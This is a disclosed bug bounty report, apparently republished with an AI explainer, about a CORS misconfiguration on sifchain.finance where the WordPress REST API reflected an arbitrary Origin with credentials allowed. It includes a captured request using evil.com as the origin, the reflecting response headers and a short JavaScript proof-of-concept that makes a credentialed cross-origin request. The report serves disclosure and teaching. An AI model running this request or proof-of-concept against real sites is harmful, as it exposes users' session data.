Cross Origin Resource Sharing Misconfiguration | Lead to sensitive information.
The WordPress REST API endpoint on the site reflected an arbitrary Origin value in its CORS response headers while also allowing credentials. An attacker could host a page that makes a cross-origin request with the victim's cookies and read the response, potentially exposing data tied to the victim's session.
 Originally disclosed on HackerOne
- Disclosed after 4 days
hii team, i found a cors bug in your https://sifchain.finance/ website .
Steps To Reproduce:

1. goto https://sifchain.finance/ website and enter email and click signup.
2. intercept via burp ,you will get a request . send to repeater.

3.change the request as
POST /==wp-json== HTTP/2 Host: sifchain.finance Cookie: __cfduid=d4eb7f6f55c752d2db3148265a583b3381620281228; amplitude_id_fef1e872c952688acd962d30aa545b9esifchain.finance=eyJkZXZpY2VJZCI6ImUyMzY5ZDM2LTFlZGItNDY4ZS1iZGY1LTlkYmIzZTc0YjY3YVIiLCJ1c2VySWQiOm51bGwsIm9wdE91dCI6ZmFsc2UsInNlc3Npb25JZCI6MTYyMDM1OTc3NDA5OSwibGFzdEV2ZW50VGltZSI6MTYyMDM1OTc3NTQ1NiwiZXZlbnRJZCI6MSwiaWRlbnRpZnlJZCI6MSwic2VxdWVuY2VOdW1iZXIiOjJ9; _ga=GA1.2.1872300780.1620359778 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 129 Origin: https://evil.com Referer: https://sifchain.finance/ Upgrade-Insecure-Requests: 1 Te: trailers Connection: close
EMAIL=loyixac322%40ffuqzt.com&_mc4wp_honeypot=&_mc4wp_timestamp=1620546910&_mc4wp_form_id=204&_mc4wp_form_element_id=mc4wp-form-1
Supporting Material/References:
[list any additional material (e.g. screenshots, logs, etc.)]
#4.the response is,
HTTP/2 404 Not Found Date: Sun, 09 May 2021 08:09:06 GMT Content-Type: application/json; charset=UTF-8 Strict-Transport-Security: max-age=15552000; includeSubDomains Vary: Accept-Encoding X-Hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header. Host-Header: WordPress.com X-Robots-Tag: noindex Link: https://sifchain.finance/wp-json/; rel="https://api.w.org/" X-Content-Type-Options: nosniff Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type Access-Control-Allow-Origin: ==https://evil.com== Access-Control-Allow-Methods: ==OPTIONS, GET, POST, PUT, PATCH, DELETE== Access-Control-Allow-Credentials: ==true== Vary: Origin X-Ac: 3.bom _atomic_dca Cf-Cache-Status: DYNAMIC Cf-Request-Id: 09f1c54e890000e2b5f2b9d000000001 Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Server: cloudflare Cf-Ray: 64c97190df83e2b5-NAG
{"code":"rest_no_route","message":"No route was found matching the URL and request method.","data":{"status":404}}
#5.In response headers you can see headers:
Access-Control-Allow-Origin: https://evil.com Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE Access-Control-Allow-Credentials: true

#6.So you can write exploit:
<!DOCTYPE html> <html> <head> <script> function cors() { var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { document.getElementById("emo").innerHTML = alert(this.responseText); } }; xhttp.open("GET", "https://sifchain.finance/wp-json", true); xhttp.withCredentials = true; xhttp.send(); } </script> </head> <body> <center> <h2>CORS PoC Exploit </h2> <div id="demo">
<button type="button" onclick="cors()">Exploit</button>
</div>
Impact
Attacker would treat many victims to visit attacker's website, if victim is signup, then his personal information is recorded in attacker's server.
attchments:
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the server reflected the request's Origin header into Access-Control-Allow-Origin and combined it with Access-Control-Allow-Credentials: true, instead of checking the origin against an allowlist.
Impact
An attacker could lure a signed-up victim to a malicious page and read the cross-origin response, which the reporter claims could expose the victim's personal information; the demonstrated endpoint returned a 404 with no user data, so the actual data exposure is not shown.
What the attacker needed
Victim is signed up on the site; victim visits attacker's page; attacker controls a domain
How it was found
- Visit the site, enter an email and click signup.
- Intercept the signup request in Burp and send it to Repeater.
- Change the Origin header to an attacker-controlled domain and resend.
- Observe the response headers reflecting the attacker origin with credentials allowed.
- Host a page that makes a credentialed cross-origin request to the endpoint and reads the response.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Browsers normally stop a page on one site from reading responses from another site. CORS is a set of response headers that lets a site deliberately relax that rule for chosen origins. Here the server echoed back whatever origin the attacker sent and also said credentials were allowed, so a malicious page could read the response as the logged-in user.
What is CORS?
A permissive cross-origin policy lets another site read responses with the user's credentials.



